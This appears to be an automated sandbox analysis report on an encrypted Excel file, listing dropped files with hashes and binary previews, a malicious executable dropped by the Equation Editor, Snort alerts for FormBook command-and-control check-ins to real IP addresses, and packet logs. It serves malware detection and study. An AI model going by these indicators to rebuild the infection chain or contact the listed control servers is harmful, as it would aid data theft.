SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false
Preview:	.PNG.....IHDR...../....EPLTE.....o...ttu`aaLML.s;.../-,.....~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y.".|.2A@y.../...X.X..X..2X.....o.Xz}go.*m..UT. DK...ukX.....t.%..iB.....w.j.1].].m.....)T...Z./.%.tm..Eq...v...wNX@.I..'$CS:e.K.Un.U.v.....*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x,....t.1..6.....}K).$ .I.%n$b..G.g.w.....M..w..B.....tF".Yt|..C.s.~)..<@".....-...._.(x...b..C.....;5.=.....c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8.....HuYw.~X.+&Q.a.H.C..ly..X..a.? O.yS,C.r.....Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d.,..&.f.e!..6.....2.;..gNqH`...X..\...AS...@4...#.. ...!D}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N.....@K.B./...J,.E.....[`I>.F....v...:,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..)....B eC.....x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9FFBE83C.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false
SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TIwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo
MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B9
Malicious:	false
Preview:	.PNG.....IHDR.....<.q.....IDATx..Yo.....}.B.Z-9.";r..F..A..h....)z.~.~. .M.....ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z.....}.H..A.o..[..\Gm..a....er.m....f!... .$133..."..........R..h4.x.^.Earr.?..O..qz{{.....322...@Gm..y.?~L2..Z...:....0p..x<..n7.p.z..G....@.uVVV....t....x.vH<...h...J...h.(..a...O>.GUU....|.2..\ .....p....q..P.....(..... 0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"I.{.8..-..o.....q.fX.G..... .%.....f.....=.(.|>.....===<x....!L.$..R.....:....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._.]..ID....N'..=bdd..7 oR..i6...a..4g.....B.@&.....|>...?299I&.!...:....nW.4...?.....|..G..I....+.....@WW..J.d2.....&.J155u.s>..K....iw.@..C.$<....H$...D.4..... ....Fy..!.x....W_}.O..S<...D...UUeii.d2..... T...O.Z.X,....j..nB....Q..p8..R..>.N..j....eg.....V....Q.h4....$I"...u..m.!.... ..1*...6.>....,....xP.....\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$l.J%....u.....qL.P(..F.....*....\....^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B25F0F7E.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9
MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966

SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false
Preview:	.PNG.....IHDR...../....EPLTE.....o...ttu`aaLML.s;../-,.....~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y."..\|.2A@y.../...X.X..X..2X.....o.Xz}go.*m..UT. DK...ukX.....t.%..iB.....w.j.1].].m...._)T...Z./.%.tm..Eq...v...wNX@.I..'$CS:e.K.Un.U.v.....*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x,....t.1..6.....}K).$ .I.%n$b..G.g.w.....M..w..B.....tF".Ytl..C.s.~)..<@"......-...._.(x...b..C.....;5.=.....c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8.....HuYw.~X.+&Q.a.H.C..ly..X..a.? O.yS,C.r.....Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d,,..&.f.e!..6.....2.;..gNqH`...X..\...AS...@4...#.. ...!D}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N.....@K.B./...J,.E.....[`I>.F....v...:,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..)....B eC.....x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E6EBE05.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	3747
Entropy (8bit):	7.932023348968795
Encrypted:	false
SSDEEP:	96:4apPN/1Cb2ItR9rXu7p6mtnOCRxMJZtFtQcgBF5c2SGA:1Pp1kRROtrRxSyRjST1
MD5:	5EB99F38CB355D8DAD5E791E2A0C9922
SHA1:	83E61CDD048381C86E3C3EFD19EB9DAFE743ADBA
SHA-256:	5DAC97FDBD2C2D5DFDD60BF45F498BB6B218D8BFB97D0609738D5E250EBBB7E0
SHA-512:	80F32B5740ECFECC5B084DF2C5134AFA8653D79B91381E62A6F571805A6B44D52D6FD261A61A44C33364123E191D974B87E3FEDC69E7507B9927936B79570C86
Malicious:	false
Preview:	.PNG.....IHDR...../.....tEXtSoftware.Adobe ImageReadyq.e<...]PLTE.....&f||}\\].....5G}..._|....778.....IDATx..]...<.nh...../)....;..~; .U..>.i.$..0*..QF@.)."..,.../._,.y,...z....c.wuI{.Xt.!f.%.!.!....X..<....)..X...K.....T.&h.U4.x.....*.....v;.R.a..i.B.....A.T`.....v....N..u.....NG.....e....}.4=."{.+..".7.n....Qi5....4....(.....&... ....e...].t...C'.eYFmT..1..CY.c.t.....G./.#..X....{.q.....A..\|.N.i.<Y1.^>..j..Zlc....[<.z..HR.....b..@.)..U...:-...9'.u. ..-sD..,.h....oo...8..M.8.*.4.....*.f..&X..V.....#.BN..&>R..... &.Q.&A}Bl9.-.G.wd`.$...\.....5<..O.wuC....I.....<....(j.c,...%.9..'.....UDP.*@...#.XH.....<V...!.../...(<.../.,,..l6u...R...:..t..t.....m+....OI.....+X._..|S.x.6..W..../sK.}a..]EO..../....yY .._6..../U.Q.|Z,`.:r.Y.B...I.Z.H...f....SW..}.k.?.^.'..F....?*n1|.?./.....#~|.y.r.j..u.Z...).....F.,m.....6..&..8."o...^..8.B.w...R.\..R.

C:\Users\user\AppData\Local\Temp\mgyagjb

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	5249
Entropy (8bit):	6.1160379955388935
Encrypted:	false
SSDEEP:	96:HE4FTINLY3hqAntRxvviaXlUvIz51HicLVHpoGr8m0uTfKo234O1pLF:LONLMhqAnTxvvia0K39pNrn0MSo2344F
MD5:	61327A82DC5ACFC628A9DDC93B1EDC0A
SHA1:	63C2213EA0752D4CD33BC4CD26BE1F6A5D5A5A4D
SHA-256:	1408C1FF01630D3A5FBAE695DB2B399CBDA3C4B4B43DB12B80AC8DB5C294A899
SHA-512:	CCF6C11A894171BE04737442D3BE0F4A843679B1D7E18E3458EBB74768FAB441522C4AA34FF877A50C902501EC68744A43747187BF23A284EF07E94832312212
Malicious:	false
Preview:	..Voo.....x.o^./y^b..^./y^b...xgo..k7ooo.x.on.[n._..g..pooo....n.[n._..g...ooo...#n.[n._..g.."ooo....n.[n._..g..1ooo./.3.._s.mW.z/rr.[....._..sB.....k.s$B.m_\|f...r.k.s%.k...x....mB. oooo.sSX.:xkn..\|n..}n....n./.\|n...n....i._v..[fv...O..d..n...}.W^X..rxk.oooo..SsRooo.sS`..x.....%[o.....^./y^b.g.W.o..[.O.W.o._.c$.g.$s.k.W.o..W.d.g.k...%[owl]....eoo..eoo%co wyn...yeoo..eoo%Wow`.....eoo..eoo%Wo.....7^./y^b....g_ooo....k..go.I.k.oo.k..k.g..g...cXoo./...W.mW\|z.o.`..`.....mW\|$.o.`..`.memW.z/o.X..wyn....doo..!pnn...^....n.W..nnn. ....o.Y.x.o.V...dooo.....%so.....^./y^b....g7ooo../.k..go.I.k.oo.k..k.g..g....soo./^..ooo.W.mW|z.o.`/.`3.[.mW|$.o.`/.`3._.mW\|...`/.`3.cB.mW}z.r.H/.H3....mW\|$.e.`/.`3mXmW .z/o.X/.wl]....ooo...knn....Go.W...G.d.Fn.Gn.cn._n.[n.W..qnn.....o.Y.x.o.V...dooo.....%co.....K..g_ooo....k..go.I.k.oo.k..k.g..g...mroo./...W.mW|z.o.`..`..[.mW|$.o.`..`.m emW.z/o.X..w`....6ooo..Sknn...an.

C:\Users\user\AppData\Local\Temp\nsjBE60.tmp

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	265931
Entropy (8bit):	7.698831475857815
Encrypted:	false
SSDEEP:	6144:yXhg4DlE7dYexg5uqPw9CNu4dvSX0G99R+1KWGUDw:D4BEJYeyxgCNl5i0GYSU
MD5:	C02929E25042F9942FF27C1DB38973E3
SHA1:	86AA91161B74491FA9F8F9FC8D8EE0A0FCF22ED8
SHA-256:	ADD5757B03B27815F1B5A2E900C2995E7A077E5E46AFD6CE5E57953888F19156
SHA-512:	0C6A051D6B6270ED1CB77C104FAC5731A71D8D44933A0CDA7DC0D88A65A30221F732F3D457A9CF8311848394A9F20E3B733802BCF1E3F26A28FE5E9B39219AA 4
Malicious:	false

Preview:	.Y.....,.....,C.....X.....yY..... .....J.....o...j..... ....

C:\Users\user\AppData\Local\Temp\nsjBE61.tmp\npsx.dll

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20992
Entropy (8bit):	5.741923007087739
Encrypted:	false
SSDEEP:	384:i46PUQ1aldbpD3HXY0QmwiEiTIYKopaZUb6xhbof3b:i4G1albrXY0HwinMdZeUhbovb
MD5:	FF94AC3A49E4C0BCDF0C1FE9730293D9
SHA1:	2F81D5B8EC6515FBDFA099EABB0BABF9D6C40B97
SHA-256:	4D2A5F508E4D6A54D71AF82FCEA978527CDD216423FB050457DFEB4DB581178F
SHA-512:	01F8BC3AC735473C60E842D76D282F4859FD9FECADA580BFFC629A8127A821A0839ED832143C7034B3A1E3DFCA9561841626F0B8FBE582CB6A0E7DAB453A5A6
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 46%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Q...0...0...0...[...0...0..0..Mn...0..Mn...0..Hn...0..Mn...0..Rich.0... .....PE..L...a..a.....!.....@.....P.....@.....0Q..H...xQ.....`.....p.....P..0.... .....text....>.....@..... ..`.rdata.....P.....D.....@..@.rsrc.....`.....N.....@..@.reloc.....p.....P.....@..B..... ....

C:\Users\user\AppData\Local\Temp\wgtx82tpscdlgb4zlyrg

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	216745
Entropy (8bit):	**7.992922002092465**
Encrypted:	**true**
SSDEEP:	6144:dhg4DlE7dYexg5uqPw9CNu4dvSX0G99R+1f:g4BEJYeyxgCNl5i0GYN
MD5:	1FABB2AB23318AC4B366E2FFB75034DD
SHA1:	A2ADE2676E8FA328D4A8C3640AE9BA14334BC2B2
SHA-256:	FAE6FF46EBDC2CFE9DBADD442892F2B569D048CFB4BCC560E32D501DD4A03F96
SHA-512:	6FDF083748944B9A00A2D4C57B1B832AE45C7A5E845A074890BBDADBD94967DC255EEDE9BEEDEA45CE4355E4AEE8567A42D54B85A06393A41D762E37134DB662
Malicious:	false
Preview:	.W.m.G.Q...w..*.9..;.1h.....G"...z*.6k.....*..i.e.%.],...-.....k.....n.I..M...j..j>...`.kA\w....4....>.D.e..3.....,..D<."+.$..^.]wl.*..>..^E..l..P._...QN0A.o.....N.3.....K';M.+L.....(P&. Go`...|nrJJ3.+..Q:n..]L..s.p...`pf..#.0.....P2:.dG.Q.....]..,\....G"..}.z..6k...I..*..i.e.%.],.^.-.....>.5M{.K.B0..{..:|..o1W.<.2n...c...M.d6.....,..U...x(.&.{..._.....SbWij<. .2&.g.`eiZ.+.x.....3..#..t.MEU...w.....(*&6.....rJJ3.+...]...L...f.p.w.`.f.!#.....2D.dG.Q....x.....W...\.O..3G"...z*.6k.....*..i.e.%.],.^.-.....>.5M{.K.B0..{..:|..o1W.<.2n...c...M.d 6.....,..U...x(.&.{..._.....SbWij<..2&.g.`eiZ.+.x....N.3.Q...|.MEW.....(*&6.....nrJJ3.+...]...L...f.p.w.`.f.!#.....2D.dG.Q....x.....W...\.O..3G"...z*.6k.....*..i.e.%.],.^.-.... .....>.5M{.K.B0..{..:|..o1W.<.2n...c...M.d6.....,..U...x(.&.{..._.....SbWij<..2&.g.`eiZ.+.x....N.3.Q...|.MEW.....(*&6.....nrJJ3.+...]...L.

C:\Users\user\AppData\Local\Temp\~DF053AF007E74E92C3.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF1370C3F6023AC29F.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	191880
Entropy (8bit):	7.958354274541763
Encrypted:	false
SSDEEP:	3072:C8Sc+d6FVAVpIxRM/+fY89ahUriG65R1UAErtnNz39U/NjnFhayD0BbR6Q:rbnyVpIrqOYGV6NUA2Nra/lFhD49IQ
MD5:	9A0E6F87707210A385EF8ED3BF348DE3
SHA1:	800A9F004B17CD24413EB98C2F6D9FCD02128887
SHA-256:	41B58CDDCA86E32E7034DAF8E97DCDAA04AC6CDCB41EAE86BE1C3FA7FD05C871
SHA-512:	E35A536E9D68DA1CC14EA854D977490ED6865CC756C23D479D6A37572F004C2F6B0AB475C9F765434588C827721B3FBC72CF5A33CF6144B92FC205BDC7A962
Malicious:	false
Preview:	.....>..... ....!..".#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DF4ACF9BE7D0DFD87B.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF9B5A417AA5C9FB99.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\Desktop\~$W6902.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS

MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	false
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	254186
Entropy (8bit):	7.930341504736443
Encrypted:	false
SSDEEP:	6144:owKdM+LrFcBAEMQK74gFWVE2BvubTUe+xdemO+:uHLrODMV4zVfvubb+L1
MD5:	C2CA2BA9C38EB02217588662717BA6C3
SHA1:	8A897F24D2E564AF2C2FCC272AB0CFBEF10611B5
SHA-256:	9AF4D9EF8B2A850854AE23411D44D3603147C26898BCA1010FD2F9B16F6D456E
SHA-512:	7C7A80F37013B8B5FE27E0C9C3144884ABDE6CA49484C3E8C6CC78DAA9F3B6AC890577247223E7D4875B865244E8732840C6A47170FBE2C7F27406BA4C8F52A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 35%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE ..L.....H.....Z.....%2.....p....@.....s.....p.....tex t...vY.....Z..... ..`.rdata.....p.....^.....@..@.data.....p.....@....ndata.....@.....rsrc.....t.....@..@..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.958354274541763
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	W6902.xlsx
File size:	191880
MD5:	9a0e6f87707210a385ef8ed3bf348de3
SHA1:	800a9f004b17cd24413eb98c2f6d9fcd02128887
SHA256:	41b58cddca86e32e7034daf8e97dcdaa04ac6cdcb41eae86be1c3fa7fd05c871
SHA512:	e35a536e9d68da1cc14ea854d977490ed6865cc756c23d479d6a37572f004c2f6b0ab475c9f765434588c827721b3fbc72cf5a33cf6144b92fc205bdc7a96269
SSDEEP:	3072:C8Sc+d6FVAVpIxRM/+fY89ahUriG65R1UAErtnNz39U/NjnFhayD0BbR6Q:rbnyVpIrqOYGV6NUA2Nra/lFhD49IQ
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-22:38:38.511356	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	1.32.255.137

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-22:38:38.511356	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	1.32.255.137
01/28/22-22:38:38.511356	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	1.32.255.137
01/28/22-22:38:43.922128	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	37.123.118.150	192.168.2.22
01/28/22-22:38:48.985672	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	194.5.156.29
01/28/22-22:38:48.985672	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	194.5.156.29
01/28/22-22:38:48.985672	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	194.5.156.29

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 22:37:20.837547064 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.867412090 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.867518902 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.867891073 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.896116972 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.896161079 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.896184921 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.896198988 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.896209955 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.896229982 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.896234989 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.896235943 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.896239042 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.896262884 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.896275043 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.896290064 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.896295071 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.896315098 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.896326065 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.896339893 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.896348953 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.896365881 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.896375895 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.896394014 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.909544945 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922305107 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922348022 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922373056 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922372103 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922398090 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922400951 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922405005 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922425032 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922435045 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922451973 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922456026 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922478914 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922486067 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922503948 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922509909 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922529936 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922539949 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922557116 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922569036 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922581911 CET	80	49165	212.192.246.120	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 22:37:20.922585011 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922607899 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922616959 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922633886 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922652006 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922653913 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922667027 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922678947 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922683001 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922702074 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922712088 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922725916 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922728062 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922750950 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922760010 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922775984 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922784090 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922801971 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.922811031 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.922835112 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.923578978 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.948632002 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.948674917 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.948700905 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.948714018 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.948725939 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.948741913 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.948746920 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.948753119 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.948762894 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.948781013 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.948793888 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.948806047 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.948828936 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.948832035 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.948843002 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.948858976 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.948860884 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.948884010 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.948894978 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.948909044 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.948909998 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.948935986 CET	80	49165	212.192.246.120	192.168.2.22
